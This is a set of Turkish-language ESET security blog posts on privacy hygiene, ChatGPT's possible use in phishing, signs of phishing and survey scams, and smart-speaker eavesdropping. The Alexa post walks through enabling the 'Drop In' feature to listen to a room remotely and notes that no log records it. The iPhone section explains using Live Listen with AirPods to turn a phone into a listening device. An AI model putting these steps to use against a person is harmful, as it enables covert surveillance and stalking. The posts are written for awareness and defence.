Düzenleyiciler, Avrupa Birliği de dahil olmak üzere dünyanın bazı bölgelerindeki insanların, hoşlanmadıkları bilgileri belirli bir çevrimiçi ortamdan silmek için yeni yöntemler buldu. “Silme hakkı” adı verilen bu konsepte, AB’nin GDPR’si öncülük etti. Adınızı çevrimiçi olarak aratın ve sizle ilgili bilgilerin kaldırılmasını istemek için doğrudan web sitesi yetkilileri ile iletişime geçin. Ardından, aynısını yapmak üzere Google gibi arama motorlarıyla iletişime geçin.
### **Konumunuzu gizleyin**
En saldırgan veri yakalama yöntemlerinden biri, konum izlemektir. Bu şekilde, üçüncü taraflar günlük hareketlerinizi ve alışkanlıklarınızı öğrenebilir. Bu sadece dijital gizlilik için risk oluşturmaz, aynı zamanda fiziksel güvenliğinizi de tehlikeye atabilir. Uygulamaların konumunuzu izlemeyi bıraktığından emin olun.
### **Bilgilerinizi çevrimiçi anketlere vermeyin**
İnternet, genellikle çevrimiçi anketleri veya benzerlerini doldurma karşılığında, yarışmalar ve ödül teklifleriyle doludur. Bazıları, kişi listeleri oluşturmaya yarayan açık pazarlama kampanyalarıdır. Diğerleri, kişisel bilgilerinizi kimlik avı kampanyalarında kullanmak ve/veya karanlık ağda satış yapmak amacıyla çalmak için tasarlanmış, tamamen suça yönelik girişimler olabilir.
### **Bültenlere temkinli yaklaşın**
Çevrimiçi markalar, dijital haber bültenleri konusuna önem veriyor. Müşterileriyle doğrudan iletişim kurmalarını ve onlara kişiselleştirilmiş içerik ve promosyonlar sunmalarını sağladığına inanıyorlar. Ancak çoğumuz için çevrimiçi haber bültenleri, gelen kutumuzu doldurmaktan başka bir işe yaramıyor. Bültenlere kayıt olma isteğine karşı koyun. Alternatif olarak, özellikle yalnızca bir kez kullanmak üzere kayıt olacaksanız, bu amaçla açtığınız bir e-posta adresi veya kullan-at bir e-posta hesabı kullanın.
### **Üçüncü taraf çerezlerini devre dışı bırakın**
Çerezler, bir web sitesini ziyaret ettiğinizde bilgisayarınıza veya cihazınıza indirilen küçük dosyalardır. Site sahipleri tarafından ziyaretçilerin profilini çıkarmak ve gelecekteki ziyaretlerde faydalanmak üzere tercihleri kaydetmek için kullanılırlar. Bu, sitede gezinmeyi kolaylaştırsa bile, çoğumuz kullanıcı adlarını ve şifreleri içerebilecek bu tür bilgileri paylaşmamayı tercih ediyoruz. Bir web sitesini ziyaret ettiğinizde çerezleri kabul et isteğini reddetmeniz yeterlidir. Tarayıcınızın gizlilik ayarlarına giderek de üçüncü taraf izlemeyi devre dışı bırakabilirsiniz.
### **Dijital dağınıklık nedeniniz cihaz sayısınız olabilir mi?**
Son olarak, aktif olarak kullandığınız kaç cihaz ve bilgisayarınız olduğunu gözden geçirin. Bu cihazların her biri, kaybolması veya çalınması durumunda ortaya çıkacak potansiyel veri kaynağıdır. Gerçekten yeni bir tablet satın almanız gerekiyor mu? Cevap hala “evet” ise, tüm kişisel verilerinizi onunla senkronize etmeniz gerekiyor mu?
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [ChatGPT dijital saldırılarda silah olarak kullanılabilir mi?](https://antivirus.com.tr/chatgpt-gibi-sohbet-robotlari-silah-olarak-kullanilabilir-mi/)
**Published:** Şubat 28, 2023
**Author:** ESET
**Excerpt:** Tam anlamıyla ustalık eseri mesajlar yazan sohbet robotları bulunan bu dönemde “tıklamadan önce bir kez daha düşünün” uyarısı yeni bir anlam kazanıyor.
**Content:**
*Tam anlamıyla ustalık eseri mesajlar yazan ChatGPT gibi sohbet robotları bulunan bu dönemde “tıklamadan önce bir kez daha düşünün” uyarısı yeni bir anlam kazanıyor.*
ChatGPT, piyasaya sürülmesinden sadece iki ay sonra dünya çapında 100 milyon kullanıcıya ulaşarak fırtına estiriyor. Ancak ChatGPT’nin sanki bir insan tarafından yazılmış hissi veren mesajlarına yönelik medyada yer alan haberlerin arkasında muhtemelen daha karanlık bir gerçek yatıyor.
Bing arama motoruna entegre edilen ChatGPT gibi güçlü sohbet robotu ve teknolojiler, dolandırıcılar gibi yanlış ellerde kötü amaçlarla kullanılabilir ve siber suçların kitleler için “demokratikleşmesine” yardımcı olabilir. ChatGPT, toplu dolandırıcılık saldırıları yapmak için oldukça düşük maliyetli ve otomatik bir yöntem sunarak daha inandırıcı kimlik avı saldırılarına yönelik yeni bir dalganın ortaya çıkmasına neden olabilir.
## ChatGPT silah olarak nasıl kullanılıyor
ChatGPT, OpenAI’in “geniş dil modelleri”nden oluşan GPT-3 ailesine dayanıyor. Bu bakımdan ChatGPT, kullanıcılarla bir sohbet havasında iletişime geçmesi için titizlikle hazırlanmış olup doğal yanıtları ile birçok kişiyi etkilemektedir. Araç henüz daha ilk günlerini yaşıyor olsa da araca yönelik bazı sorunlar bulunuyor.
OpenAI, ChatGPT’nin kötü amaçlar için kullanılmasını engellemeye yönelik koruyucu önlemler almış olsa da, bu önlemler her zaman etkili veya uygun olmuyor. Diğer şeylerin yanı sıra, Ukrayna’dan kaçmak üzere maddi yardım istemek için bir mesaj yazması dolandırıcılık olarak tespit edilip bu talebin reddedildiği belirtilmiştir. Ancak, başka bir kişiye ise piyango kazandığına ilişkin sahte mesaj içeren bir e-posta yazmasına onay verilmiştir. Farklı raporlar, bazı bölgelerdeki kullanıcıların ChatGPT’nin uygulama programlama arayüzüne (API) erişim sağlamasını engellemek için tasarlanan kontrollerin de çalışmadığını göstermektedir.


Bu, her gün internet kullanan kişiler için kötü haber anlamına geliyor çünkü siber suçluların gerçekten de birçok olayda ChatGPT’yi kötü amaçlarla kullandığı tespit edilmiştir. Bu gelişmeler, her zamankinden daha çok insanın iş e-postası saldırıları (BEC) gibi geniş çaplı, inandırıcı, hatasız ve hatta hedefli siber saldırı yapmasına yol açabilir.
Gerçekten birçok siber güvenlik lideri (%51) ChatGPT’nin bir yıl içerisinde başarılı bir siber saldırı için kullanılmasını bekliyor.
*İLGİLİ MAKALE:* [*Makine öğrenimi ve kötü amaçlı yazılımlar:*](https://www.welivesecurity.com/2018/09/04/ml-malware-whats-in-store/)[ *Bizi ne sürprizler bekliyor?*](https://www.welivesecurity.com/2018/09/04/ml-malware-whats-in-store/)
Bu açıdan hepimizin çevrim içi dolandırıcılık işaretlerini anlamak konusunda daha iyi olmamız ve kötü amaçlı e-postaların potansiyel artışına karşı hazırlıklı olmamamız gerektiği sonucunu çıkarabiliriz. Dikkat edilmesi gereken noktalar:
## Büyük olasılıkla kimlik avı e-postası okuduğunuzu gösteren işaretler
### **1) İstenmeyen iletişim**
Kimlik avı mesajları genellikle beklenmedik bir şekilde ortaya çıkar. Evet, ticari pazarlama yöntemleri de birdenbire ortaya çıkabilir. Ancak gelen kutunuza bir bankadan veya başka bir kurumdan bir e-posta düştüğünde potansiyel şüpheli bir hareket için otomatik olarak dikkatli olmalısınız. Özellikle bu e-posta bir bağlantı veya ek içeriyorsa iki kat dikkatli olmanızda fayda var.
### **2) Bağlantılar ve ekler**
Yukarıda da bahsedildiği gibi dolandırıcıların amaçlarına ulaşmak için kullandıkları klasik yöntemlerden biri, gönderdikleri e-postalara kötü amaçlı bağlantılar veya kötü amaçlı dosyalar eklemektir. Söz konusu ek dosyalar, gizli bir şekilde cihazınıza kötü amaçlı yazılım yükleyebilir ya da bağlantılar, sizi kişisel bilgilerinizi girmenizi isteyen bir kimlik avı internet sayfasına yönlendirebilir. Başka kanallar aracılığıyla mesajı gönderen kişi ve gelen mesajın gerçek olup olmadığını teyit etmediyseniz, her ne kadar bilinen ve güvenilir bir kaynaktan geliyor gibi görünseler de bağlantılara tıklamaktan, dosyaları indirmekten ya da mesajlardaki ekleri açmaktan kaçının.

### **3) Kişisel ve finansal bilgi talepleri**
Bir kimlik avı saldırısı ile ne amaçlanır? Bazen bir kişinin farkında olmadan bilgisayarına kötü amaçlı yazılım yüklemeye ikna edilmesi amaçlanır. Ancak birçok kimlik avı saldırısının amacı bu mesajı alan kişilerin kişisel bilgilerini paylaşması için kandırılmasıdır. Bu bilgiler genellikle yasa dışı kullanım için satılır ve ardından kimlik hırsızlığı ve dolandırıcılığı yapmak için bir araya getirilir. Bazen de sizin adınıza kredi limitinizi arttırma veya kredi kartınızla bir ürün satın alma da olabilir.
### **4) Baskı taktikleri**
Kimlik avı saldırılarının merkezinde sosyal mühendislik olarak bilinen bir teknik vardır. Sosyal mühendisliğin temeli, ikna ve insan hatası kullanılarak diğer insanlara istediğini yaptırmaktır. Bir acil durum hissi uyandırmak, klasik bir sosyal mühendislik taktiğidir. Acil durum hissi, kurbana yanıt vermesi için yalnızca sınırlı bir zamanı olduğu, yoksa cezalandırılacağı veya bir şey kazanamayacağı söylenerek yaratılır.

### **5) ‘Bedava’ ürünler**
Bir şey gerçek olamayacak kadar iyiyse büyük olasılıkla gerçek değildir. Ancak bu durum, insanların aslında var olmayan bedava ürünler için kandırılmasının önüne geçmiyor. Bu yöntemin klasik bir örneği, kullanıcılara kişisel ve/veya finansal bilgilerini paylaşmak zorunda oldukları anketlere katılım sağlamaları karşılığında cömert “hediyeler” vaat edilmesidir. Kurbanın iPhone, hediye kartı, para veya vaat edilen başka bir ürünü hiçbir zaman almadığını belirtmeye ise gerek yoktur.

### **6) Eşleşmeyen gönderici ekranı ve gerçek etki alanı**
Kimlik avı saldırganları sıklıkla e-posta adreslerinin yasal bir kaynaktan geliyormuş gibi göstermeye çalışsa da aslında durum böyle değildir. Örneğin, genellikle gönderen alan adının üzerine geldiğinizde, onu gönderen gerçek e-posta adresini görebilirsiniz. Etki alanı ve e-posta adresi eşleşmiyor ve/veya etki alanı, uzun rastgele karakterlerden oluşuyorsa bu büyük olasılıkla bir dolandırıcılık e-postasıdır.
### **7) Sıra dışı veya genel selamlamalar**
Kimlik avı saldırganları, kurbanlarının güvenini kazanmak için yasal kurumlardaki kişileri taklit etmeye çalışır. Ancak e-posta gönderirken hiçbir zaman doğru bir şekilde nasıl hitap edeceklerini bilmezler. Size bir şirketten gelen ve ilk isminizle hitap eden bir e-postada daha resmi bir hitap şekliyle karşılaşırsanız tehlikenin farkına varmalısınız. Aynı zamanda hiçbir yasal banka ya da başka bir kurum size sonu @gmail.com ile biten bir e-posta adresinden mesaj göndermez.
### **8) Güncel olayların veya acil durumların kullanılması**
Bağlantılara tıklamak amacıyla kişileri ikna etmek için kullanılan bir diğer klasik sosyal mühendislik tekniği ise popüler haberlerden veya acil durumlardan faydalanmaktır. COVID-19 pandemisi sırasında kimlik avı e-postalarının sayısının artmasının ve Rusya’nın Ukrayna’yı işgalinin hemen ardından suçluların yardım içerikli dolandırıcılıkları kullanmasının nedeni bu sosyal mühendislik tekniğine dayanır. Güncel olaylara yer veren mesajlara karşı her zaman şüpheyle yaklaşın.

### **9) Sıra dışı talepler**
Benzer şekilde göndericinin sıra dışı taleplerde bulunduğu e-postalara karşı da dikkatli olun. Sıra dışı taleplerin bir örneği, bankanızın e-posta veya mesaj yoluyla kişisel ve finansal bilgilerinizi doğrulamanızı istemesi olabilir çünkü bu, gerçek bir bankanın asla istemeyeceği bir taleptir. “Sayın müşteri” veya “Sayın \[e-posta adresi\]” ile başlayan bir e-postanın tehlikeli olduğunu anlamalısınız.
### **10) Para istenmesi**
Kimlik avı saldırıları, kişisel bilgilerinin ele geçirilmesi ve/veya kötü amaçlı yazılımların yüklenmesi ile ilgilidir. Ancak bazı dolandırıcılık yöntemleri ise daha doğrudan bir şekilde gerçekleşebilir. Bir kargo ücreti veya para ödülü olarak tanıtılsa bile size istenmeyen bir mesaj gönderen kişiye asla para vermemeniz gerektiğini belirtmeliyiz.
ChatGPT sayesinde dil bilgisi hataları, tarihe karışmış olabilir. Ancak neyse ki potansiyel dolandırıcılıkları fark etmemizi sağlayan birçok başka işaret bulunuyor. Çevrim içi ortamda hiç acele etmeyin ve her zaman bir kişinin belirli bir mesajı neden gönderdiğini düşünün.
*Aşağıdaki videoyu izleyerek kimlik avı e-postalarını anlamaya yönelik yeteneklerinizi test edin. Hazır başlamışken neden ESET’in siber güvenlik farkındalık eğitimini de almıyorsunuz?*
*Kimlik avı saldırıları ile ilgili daha fazla bilgi edinmek için bu makalelere de bir göz atın:*
[Kimlik avı saldırısının kurbanı olmayın! Kimlik avı saldırısından nasıl kurtulunur?](https://www.welivesecurity.com/2021/10/13/phishing-how-be-one-got-away/ "Kimlik avı saldırısının kurbanı olmayın! Kimlik avı saldırısından nasıl kurtulunur?")
[Kimlik avı alerjisi – Kimlik avı mesajlarının fark edilmesi](https://www.welivesecurity.com/2015/01/08/phish-allergy-recognizing-phishing-messages/)
[Makine öğrenimi ve kötü amaçlı yazılımlar: Bizi ne sürprizler bekliyor?](https://www.welivesecurity.com/2018/09/04/ml-malware-whats-in-store/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** ChatGPT, Siber Güvenlik, Sohbet Robotları
---
### [Alexa, evimi başka kim dinliyor olabilir?](https://antivirus.com.tr/alexa-baska-kim-dinliyor/)
**Published:** Şubat 17, 2023
**Author:** ESET
**Excerpt:** Kullandığınız akıllı hoparlör örneğin Alexa söylediklerinizi duymak için tasarlanmıştır, ancak konuşmalarınızı gizlice dinliyor da olabilir mi?
**Content:**
*Kullandığınız akıllı hoparlör söylediklerinizi duymak için tasarlanmıştır, ancak örneğin Alexa konuşmalarınızı gizlice dinliyor da olabilir mi?*
Amazon, Echo akıllı hoparlörlerin insanları dinleme potansiyeli olduğunu ve hatta söylenenleri yazıya çevirebileceğini açıkladıktan sonra eleştirilerin hedefi haline geldi, IoT’nin habersizce bizi gözetlemek için nasıl kullanılabileceğini merak ediyorum. Alexa ve benzer özelliklere sahip diğer cihazların üreticisi olan teknoloji şirketleri, daha çok mahremiyet sağlamaya odaklanarak birçok adım attı. Size, kısa bir zaman önce gerçekleşen ve bilmeniz gereken bir özellikten bahsedeyim.
Birlikte göz atalım.
## Eski sevgiliyle yaşanan sorun
Geçenlerde bir arkadaşım benden, güvenliğinin ihlal edilip edilmediğini kontrol etmemi istedi, çünkü özel hayatı hatta özel konuşmalarına ait bazı detayları eski sevgilisinin bildiğini ve bunu nasıl yapabildiğini çözemediğini söyledi.
Önce ESET’in güvenlik yazılımını çalıştırarak telefonunu ve dizüstü bilgisayarını kontrol ettim ve herhangi bir kötü amaçlı yazılım veya istenmeyen bir şeye rastlamadım. Konuşmalarının dinlendiğinden bahsetti ve başkalarıyla konuştuğu bazı şeylerin kelimesi kelimesine geri aktarıldığından söyledi.
*İLGİLİ MAKALE:* [*Woman says Alexa recorded and shared the private conversation she was having with her husband*](https://www.welivesecurity.com/2018/05/25/amazon-alexa-accused/)
Bu bilgiden sonra, dinleme cihazlarını kontrol ettim. Herhangi şüpheli bir şeyle karşılaşmadım. Ancak ailenin Amazon Echo Dot akıllı hoparlörü ilgimi çekti ve bu cihaza kimin erişebileceğini sordum. Bana iki yıl önce, eski sevgilisi ile birlikteyken kurduğunu ve ikisinin de ortak bir hesap aracılığıyla hoparlöre erişimi olduğunu, ancak şimdi yalnızca kendisinin kullandığını söyledi.
Sevgilisinden ayrıldığından beri Amazon parolasını veya başka herhangi bir hesap parolasını değiştirmediği için, bu konu araştırmaya başlamak için iyi bir yerdi. Cihazın, hesaba erişimi olan herhangi biri tarafından uygulama aracılığıyla uzaktan gizlice dinlemek için kullanılıp kullanılamayacağını merak ettim, bu durum vesilesiyle arkadaşımın konuşmaları uzaktan dinlenebilirdi. Bunun mümkün olabileceğini duymuştum ama bir Alexa cihazının gizli dinleme cihazı olarak nasıl kullanılabileceği test etmek istedim.
Bunun için bir Alexa Echo Dot aldım ve sonuçta tahminimde yanılmadım.

## Alexa ve verilen izinler sorunu
Bazı akıllı cihazlar kutusundan çıkarılıp hemen takılabilir ve varsayılan ayarlarla kullanılabilir. Bu nedenle, bu cihazlar genellikle güvenli değildir. Amazon ve diğer bazı teknoloji devleri,, üreticilerin veya üçüncü tarafların izinsiz uygulamalarına karşı kullanıcıları daha iyi korumak için ayarlarını geliştirdikten sonra bile birçok akıllı cihazda (veya hemen hemen hepsinde) varsayılan gizlilik ve güvenlik ayarlarına çok fazla güvenmiyorum.
Günümüzde insanlar cihazların, cihazın kendisi (daha doğrusu cihazın yöneticisi) tarafından yasa dışı amaçlarla casusluk amacıyla ne kadar kolay kullanılabileceğinin farkında değil. \[Açıkçası, bir yönetici onay kutusu aracılığıyla etkinleştirebiliyorsa, bu bir güvenlik açığı değildir – Microsoft’un Değişmez On Güvenlik Kuralındaki Madde 6’ya göz atın: *“Bir bilgisayar, yalnızca yöneticisi güvenilir olduğu kadar güvenlidir”.*
*BUNU DA OKUYUN: [Work from home: Should your digital assistant be on or off?](https://www.welivesecurity.com/2020/04/20/work-home-should-digital-assistant-be-on-or-off/ "Work from home: Should your digital assistant be on or off?")*
Bu yüzden Echo Dot’umu benzersiz ve güçlü bir parola ile kurdum ve bir kimlik doğrulama uygulaması kullanarak iki faktörlü kimlik doğrulamayı etkinleştirdim ve cihazı telefonuma bağladım. Ayrıca cihazı iPad’ime kolayca bağladım ve güvenlikten büyük ölçüde memnun kaldım.
Daha sonra uygulamada “Cihazlar”a gittim ve “Echo Dot “ve “Ayarlar”ı seçip “İletişim”i etkinleştirdim. Daha sonra etkinleştirmek için “Drop In” özelliğine dokundum. Sonra “İletişim” sekmesine geri döndüğümde, tek yapmam gereken “Drop In”e tıklayarak Echo Dot’umu seçmekti ve bulunduğu odayı dinleyebildim. Çok kolay oldu. Bunu uzak bir konumdan da kolayca yapabileceğimi kanıtlamak için evimdeki Wi-Fi bağlantısını kapattım ve 4G ile bağlandım.
Akıllı hoparlör Alexa ayarları
Drop In sekmesini seçerek bir odayı dinlediğinizde, cihazın ışık halkası dönen bir yeşil ışık gösterir ve ayrıca odadakilerin Drop In’den haberdar olması için küçük bir zil sesi çıkarır. Bu ışık ve ses kapalıyken Drop In özelliğini kullanamadım, ancak bundan şüphelenmeyen bir kurban bunu fark etmeyebilir veya önemsemeyebilir. Ne de olsa, bu cihazlar çok fazla ses çıkarır ve bazı nedenlerden ötürü renkli ışık halkaları belirir.
Ayrıca uygulamam aracılığıyla cihaz günlüklerini kontrol etmeye karar verdim, ne yazık ki herhangi bir günlük veya “Drop In” özelliği kullandığımı gösteren bir şeye rastlamadım. Bu durum yasal bir kanıt bulmayı zorlaştırıyor. Echo Dot cihazlarındaki günlükler “Etkinlik” olarak adlandırılır, ancak Drop In özelliğinin kullanımını kaydetmenin bir yolu yoktur.
## Akıllı hoparlördeki casus
Tekrar arkadaşımdan bahsedelim. Ona, Echo Dot’unu birinin dinlemek için kullanmış olma ihtimali olup olmadığını sorduğumda, bir anda bir şey fark etti. Alexa’nın genellikle dönen renkli halkalara sahip olduğunu belirtti ve seslerin “Amazon satın alma kampanyaları” ve diğer bildirimlerle ilgili olduğunu düşündüğünü söyledi.
Alexa’nın parolasını bilen birinin dinlemeye izin vermek yerine anahtar kelimeleri dinlediğini düşündüğünü öne sürdü. Anında tedirgin oldu, parolasını değiştirdi ve telefonunu Echo Dot ile eleştirilebilen tek cihaz yaptı.
O zamandan beri cihazı herhangi bir garip ses çıkarmıyor veya istemeden renkli ışıklar yanmıyor Arkadaşım artık kendini çok daha güvende hissettiğini söylüyor.
## Alexa evinizi dinliyor mu?
Piyasada pek çok dinleme cihazı vardır, ancak görülebilir yerlerde (ve normalde “dinleme aygıtı” olarak düşünülmeyenler) genellikle en yaygın kullanılanlardır. Evlerimizde sıkça kullanılacaksa, yeteneklerinin farkında olmamız gerektiğini söylemeliyim.
Sonuç olarak, akıllı teknolojiyi kullanırken güvenli olmak için aşağıdaki birkaç ipucunu takip etmemiz çok önemlidir:
- Her zaman güçlü ve benzersiz parolalar kullanın
- İki faktörlü kimlik doğrulamasını etkinleştirin
- Cihaz ayarlarını gözden geçirin
- Yalnızca kendi erişiminiz olan cihazlara bağlanın
- Dikkatlice hesabınızı inceleyin – kullanıcı izinlerini yapılandırın ve gerekli olmayan hesapları devre dışı bırakın veya kaldırın
- İstemediğiniz birinin hesabınıza erişim sağladığından şüpheleniyorsanız parolayı değiştirin
- Önemli konuşmalar yaparken cihazı kapatın veya dinleme modunu devre dışı bırakın
## Dinleme cihazı olarak iPhone
Son olarak, akıllı hoparlörler gibi daha belirgin cihazların yanı sıra, Apple AirPod’ların da dinleme cihazı olarak kullanılabileceğini biliyor musunuz? iPhone’larında Live Listen adlı erişilebilirlik özelliğini açarak AirPods sayesinde herhangi bir odaya bırakılan telefonu bir dinleme cihazı olarak kullanabileceğinin birçok kişi farkında değil. Görünüşe göre “unutulmuş” bir telefonun aslında kasıtlı olarak yerleştirilmiş bir “dinleme aygıtı” olduğundan kim şüphelenir?
Güvende kalın!
*DAHA FAZLA BİLGİ:*
[Dijital karanlıkta teknolojiniz ve güvenliğiniz.](https://antivirus.com.tr/dijital-karanlikta-teknolojiniz-ve-guvenliginiz/)
[**Privacy by Design:** *Can you create a safe smart home?*](https://www.welivesecurity.com/2018/02/26/privacy-design-create-safe-smart-home/)
*[Amazon Echo and the Alexa dollhouses: Security tips and takeaways](https://www.welivesecurity.com/2017/01/10/amazon-echo-alexa-dollhouse-security/)*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** IoT, Siber Güvenlik
---
### [Anket dolandırıcılığı nasıl anlaşılır? Gerçek mi sahte mi?](https://antivirus.com.tr/anket-dolandiriciligi-nasil-anlasilir-gercek-mi-sahte-mi/)
**Published:** Şubat 15, 2023
**Author:** ESET
**Excerpt:** İnternette her gün yeni bir anket ile karşılaşıyoruz. Ancak gerçek bir anketi sahte olandan nasıl ayırt edebilirsiniz? Anket dolandırıcılığı nasıl fark edilir?
**Content:**
İnternette her gün yeni bir anket ile karşılaşıyoruz. Ancak gerçek bir anketi sahte olandan nasıl ayırt edebilirsiniz? Anket dolandırıcılığı nasıl fark edilir?
Çevrimiçi anketler ve testler internette dolaşımda. Kurulumu hızlı ve ucuzdur, alıcılar için doldurması, araştırmacılar içinse yorumlaması kolaydır. Pazarlamacıların hedef kitleye ulaşmaları ve araştırmalar için popüler bir yöntem olmaya devam etmeleri şaşırtıcı değil.
Birçoğu gerçekten yasal ve hatta karşılığında para ödüyor veya başka ödüller veriyor. Özellikle ekonomik kriz yaşanılan bu zamanlarda her maddi katkının önemi var. [Kendiniz ve aileniz hakkında verdiğiniz bilgilerin](https://antivirus.com.tr/neden-kisisel-verileriniz-dusundugunuzden-daha-degerli/) değerinin önemini bildiğinizi düşünürsek, belki de bu araştırmalara katılmak için başka (ve iyi) bir nedeniniz vardır.
Ancak, dolandırıcılar için yasal anketleri kendi amaçları için taklit etmek ve zararsız görünen birkaç soruya yanıt karşılığında “ödüller” sunmak çok hızlı ve kolay olduğundan, meşru bir anketi sahte bir anketten nasıl ayırt edebilirsiniz?
Dolandırıcılar parolalarınızı, kredi kartı bilgilerinizi veya kişisel bilgilerinizi çalmak, bilgisayarınıza veya başka bir cihaza kötü amaçlı yazılım yüklemek ya da sizi daha fazla spam posta listelerine eklemek istiyor olsun, risklerin ne olduğunu bilmek ve gerçek ile sahteyi ayırt etmek önemlidir.
## Anket dolandırıcılığı ve yalanın işaretleri
Bu dolandırıcılık faaliyetleri, siber suçlular için giderek daha büyük bir iş haline geliyor. Yakın zamanda yapılan bir çalışma, tek bir suç şebekesinin, insanları kandırmak için 120 tanınmış markanın anketlerini ve eşantiyonlarını kullanarak küresel kurbanlardan ayda 80 milyon ABD doları kazandığını ortaya koydu.
İşte dikkat etmeniz gereken tehlike işaretlerinden bazıları:
- Dolandırıcılık genellikle, **istenmeyen bir e-posta** veya muhtemelen sayısız başka kurbana gönderilen **SMS/mesajla** başlar. Temel amacı, alıcıyı tıklayarak katılmaya ikna etmek olan bir kimlik avı mesajıdır.
- Gerçek olduğu izlenimi vermek ve kurbanı katılmaya teşvik etmek için genellikle **tanınmış bir markayı** öne çıkarır. Aralık 2022’de popüler bir anket dolandırıcılığı, bunu yapmak için çikolata üreticisi Cadbury markasını kötüye kullandı ve alıcılara kısa bir sınava girmeleri halinde “özel Yılbaşı Sihirli Çikolata Sepeti” kazanma şansı vaat etti.
- Dolandırıcılık, Cadbury Yılbaşı örneğindeki gibi veya Güney Amerika’da Haziran 2022’de toptancı Costco’nun sözde “40. yıl dönümü” kampanyası gibi gösterilen **içerik cazibesi** taşıyabilir.
2002de Latin Amerikada yayılan bir anket dolandırıcılığı örneği
- Ankete katılmaları halinde alıcılara **para, hediye kartı, bir cihaz** (örneğin iPad/iPhone), çekiliş hakkı, bir sonraki satın almada para veya var olmayan herhangi bir ödül vaadinde bulunulur. Ancak…
- Dolandırıcılar katılımcıdan, var olmayan ödülü alabilmesi için bir **“işlem ücreti”, “vergi” veya “nakliye/taşıma”** ücreti ödemesi talep edebilir.
- Mesaja tıklamak, kullanıcıyı gerçek bir markanın web sitesine değil, [sahte bir web sitesine](https://www.eset.com/tr/phishing/) yönlendirir.
- Kurbanlara 500 dolarlık Ulta Beauty hediye kartı vaat eden bu dolandırıcılıkta olduğu gibi, kullanıcı genellikle sahte ankete giderken **birçok kez yönlendirilir**.
- Kurbanlardan genellikle **anket/ödül teklifini sosyal medya veya diğer kişilerle paylaşmaları** istenir, bu da dolandırıcılık yayıldıkça inandırıcılığını alıcıların gözünde artırır.
## Anket dolandırıcılığı ve taşıdığı tehlikeler nelerdir?
Bu dolandırıcılıklardan birine yakalandıysanız, birkaç olası sonuç var. Başınıza şunlar gelebilir:
- Daha sonra sizi bir spam listesine eklemek için kişisel bilgileriniz istenebilir.
- Kimlik dolandırıcılığında ve/veya sonrasında kimlik avı girişimlerinde kullanılacak kişisel ve mali bilgileriniz istenebilir.
- Dolandırıcılık sitesini ziyaret ederek farkında olmadan cihazınıza kötü amaçlı yazılım yüklenebilir. Bazen, anket sitesi sahte AV uyarıları bile gösterebilir. Kötü amaçlı yazılım, bankacılık veya kripto hesaplar için oturum açma bilgilerinizi çalabilir, fidye ödemezseniz dosyalarınızı şifreleyebilir (fidye yazılımı), cihazınızı bir botnet’e dahil edebilir, vb.
- Ücretli anketlerin ayrıntılarını sizinle paylaşacak bir grup üyeliği gibi, olmayan bir şey için bir miktar para ödemeniz istenebilir.
- Örneğin, gerçek dışı bir ödül karşılığında küçük bir ücret ödemeniz istendiğinde, gelişmiş bir ücret dolandırıcılığına giriş yapmış olabilirsiniz.
Sonuç olarak, anket dolandırıcılıkları para veya veri kaybına yol açtığı gibi ayrıca paranızı geri almak için uğraşırken ve banka kartlarını iptal ederken duygusal sıkıntılar yaşamanıza da yol açar.
## Kendinizi korumanın yolları
Yukarıda açıklanan bilgileri dikkate alarak, bir anket dolandırıcılığının işaretlerini fark etmek, güvende olmak için ne yapılması gerektiğini bilmek ve zarar görürseniz ne olabileceğini hesaplamak önemlidir. Şüpheli anketleri tespit etmek için aşağıdaki ipuçlarını dikkate alın:
- **Gerçek olamayacak kadar iyi görünen tüm tekliflere dikkat edin.** Sadece birkaç dakikalık çalışma için büyük bir nakit ödül veya pahalı bir hediye gibi.
- **Yazım hatalarına veya zayıf dil bilgisine dikkat edin**. Bu, vaat edilenin doğru olmadığının bir işareti olabilir.
- **Kısaltılmış URL**‘ler de sahtekarlığı gösterebilir.
- **Zaman Sınırlı teklifler**, dolandırıcıların kurbanları üzerindeki baskıyı artırmalarının başka bir yoludur.
- Bazı gönderilerde, basabileceğiniz “bize ulaşın” bağlantısı bulunmaz ve **anketi kimin yaptığı belirsiz** olabilir.
- **Gönderen ücretsiz bir web posta hesabı kullanıyorsa**, anket büyük olasılıkla bir aldatmacadır.
Ayrıca, güvende olmak için aşağıdaki adımları uygulayın:
- Bir arkadaşınızdan veya aile bireyinden gelmiş olsa bile, **anket tekliflerine sorgulamadan güvenmeyin**.
- Dolandırıcılık olarak rapor edilip edilmediğini veya gerçek olup olmadığını görmek için **ödülü araştırın**.
- Tüm cihazlara ve bilgisayarlara tanınmış bir şirketin **güvenlik çözümünü yükleyin**.
- **İşletim sisteminizi ve uygulamalarınızı** tüm bilgisayarlarda ve cihazlarda güncel tutun.
- Yalnızca Google Play ve App Store gibi **resmi uygulama mağazalarına güvenin**.
- **Güncel tehditler hakkında bilgi sahibi olun**. Bu, yararlı bir erken uyarı sistemidir.
- Tüm önemli hesaplar için **çok faktörlü kimlik doğrulama (MFA) ile birlikte güçlü ve benzersiz parolalar kullanın**. Dolandırıcılar parolalarınızı çalsalar bile, 2FA’nın etkin olduğu bu hesaplara erişim olasılıkları daha düşüktür.
- İstenmeyen mesajlar için **arayan kimliğine/gönderen numarasına güvenmeyin**.
- **“Para” almak için asla ödeme yapmayın** – bunlar her zaman dolandırıcılıktır.
En kötüsü olursa, güvenliği ihlal edilmiş kartların iptal işlemi için hemen bankanızı bilgilendirin veya önce bankacılık uygulamanız aracılığıyla kartları dondurun. Ve güvenliği ihlal edilme ihtimali olan tüm parolaları değiştirin.
Anketler, pazarlamacılar için yararlı bir yöntem olabilir, ancak tüketiciler için daha az önemlidir. Bunlara katılmak için çok iyi bir nedeniniz olmadıkça, tamamen kaçınmak en iyisidir.
*Bununla birlikte, kesinlikle katılmanız gereken bir test:*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Siber Güvenlik
---
### [Neden kişisel verileriniz düşündüğünüzden daha değerli?](https://antivirus.com.tr/neden-kisisel-verileriniz-dusundugunuzden-daha-degerli/)
**Published:** Ocak 27, 2023
**Author:** ESET
**Excerpt:** Neden kişisel verileriniz düşündüğünüzden daha değerli? İnternet kullanırken bıraktığınız dijital ayak izi, tahmin edebileceğinizden daha büyük ve belirgindir.
**Content:**
*İnternet kullanırken bıraktığınız dijital ayak izi, tahmin edebileceğinizden daha büyük ve daha belirgindir.*
